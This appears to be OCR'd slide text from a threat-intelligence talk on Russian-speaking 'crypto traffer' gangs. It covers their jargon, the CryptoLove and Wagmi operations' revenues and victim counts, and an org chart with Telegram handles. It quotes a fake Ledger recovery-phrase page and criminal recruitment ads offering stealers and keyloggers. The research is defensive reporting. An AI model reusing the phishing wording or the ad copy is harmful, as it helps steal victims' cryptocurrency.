
THE WOLF OF WALL STEAL: INSIDE CRYPTO TRAFFER GROUP OPERATIONS

~whoami

Anna Pham

@RussianPanda

- **Senior Threat Hunter @ Huntress, ex-Unit42, ex-Toyota, ex-eSentire**
- **5 Years+ in Cyber trenches**
- **Contributor to TRACLabs & The DFIR Report**
- **Background in Threat Intelligence, Malware Reversing & Threat Hunting**
- **Obsessed with tracking adversary infrastructure and malware**



Joan Garcia

@g0njxa

- **Student @ Universitat Politecnica de Valencia**
- **Sharing personal findings and collaborating with researchers since 2023**
- **In (dis)love with everything related to infostealers**

Who are crypto traffers?

Crypto traffers are cybercrime groups (primarily native Russian speakers) who specialize in social engineering people with the purpose of cryptocurrency and data theft

Key Characteristics:

- Organized criminal teams with clear hierarchies
- Recruit from Telegram and advertise on cybercrime forums
- Use fake apps and social media deception
- Target cryptocurrency holders

TERMINOLOGY

WORKER (ВОРКЕР)


The person who performs social engineering and distributes the payloads

LAUNCHER (ЛАУНЧЕР)

Payload being delivered to the victim

MENTOR (МЕНТОР)

Person who guides the workers



WHALE (КИТ)

Person who holds a large amount of crypto in the wallets

MAMMOTH (МАММОНТ)

The victim

LANDING PAGE (ЛЭНД)

Malicious page hosting the payload

WHAT

UserInformation.t

```
MetaMask Info:
Debanks: https://d
https://debank.com
https://debank.com
```

Ledger Live

LEDGER-LIVE

RECOVERY PHRASE

ENTER YOUR RECOVERY PHRASE

Your recovery phrase is your last chance to access your crypto if you cannot use your Nano S. You must keep it in a safe place.

1	2	3	4
5	6	7	8
9	10	11	12
13	14	15	16
17	18	19	20
21	22	23	24

← Back

Continue →


Type here to search

5:55 AM
11/6/2024

MAC STEALER V2

MAC STEALER V2


WAGMI TEAM
RECRUITING NEW MEMBERS
BEST SOLUTION IN NFT SCAM SPHERE
FULL LOGS WITHDRAW: WALLETS, EXCHANGES, NFT, STAKING
AVAILABLE KEYLOGGER FOR VICTIMS
GREAT EXPERIENCE IN THE SUBJECT. 2+ YEARS
BEST LANDING FOR WORK
WIN/MAC STEALER
CHECK LOGS 24/7
FUD CRYPT 24/7
FULL TRAINING


CryptoLove
Автор темы
582
14 июн 2024
CryptoLove
Подать заявку
Начните зарабатывать с нами
// Лучшая команда по направлению CRYPTO SCAM
// Оборот более 2.500.000$
730 дней
104 недели
17520 часов
// Команде больше двух лет
99.9%
// Доводим за руку до профита
Филиал #6
Филиал #7
// Большое количество филиалов
// Отстук 99.9% у файлов
// Уникальные условия для топов
Откроем дверь к новым возможностям
Предоставляем уникальные лендинги и лаунчеры,поддержку 24/7 и многое другое


Case Studies: CryptoLove & Wagmi

CryptoLove Operation

- **Revenue:** $2.57 million across 7 affiliate teams
- **Top Teams:** PROFIT ($966K), YELLOW EMPIRE ($651K), Heaven Era 2.0 ($535K)
- **Structure:** Hierarchical network with 50-65% worker payout
- **Largest Single Theft:** $372,000 in Solana (worker earned $186K)
- **Specialization:** Gaming platforms, PDF readers, video conferencing software

Wagmi Operation

- **Revenue:** $2.41 million (June 2023 - March 2025)
- **Structure:** Single group led by one administrator
- **Specialization:** Fake mobile games, and video conferencing software



Victimilogy


CryptoLove Operation

- Victims: +22,000
- 161 countries
  TOP 3: NG (25%), IN, US

  Including CIS!

Wagmi Operation

- Victims: 2,422
- 114 countries
  TOP 3: US (20%), NG, IN



Victim Type

- Crypto investors / holders
- Web3 job seekers

CryptoLove Organizational Structure

CORE LEADERSHIP

Developer
@lanrock_dev
Primary Infrastructure Developer

MANAGEMENT LAYER

Log Handler
@RoutineLove3
12-16 hrs/ day log processing

Support Lead
@sssmmmnu
General Support Operations

Veteran Support
@kup1donLove3
Support since 2022

SPECIALIZED OPERATIONS


Big Support
@magnificent_Oscar
Mr. Beast owner

Landing Developer
@yellowscam
YELLOW EMPIRE owner


Mentor
@PinkorexxLove3
Social engineering specialist


AFFILIATE TEAMS (7 MAJOR)


Landing Pages and Affiliates





LANDING PAGES




















CODE GENERATION







CODE GENERATION - INFRASTRUCTURE

add_code.php


1	2	3	4
"2412"	"LJAWKS"	"#Itachi"	"1733057431"

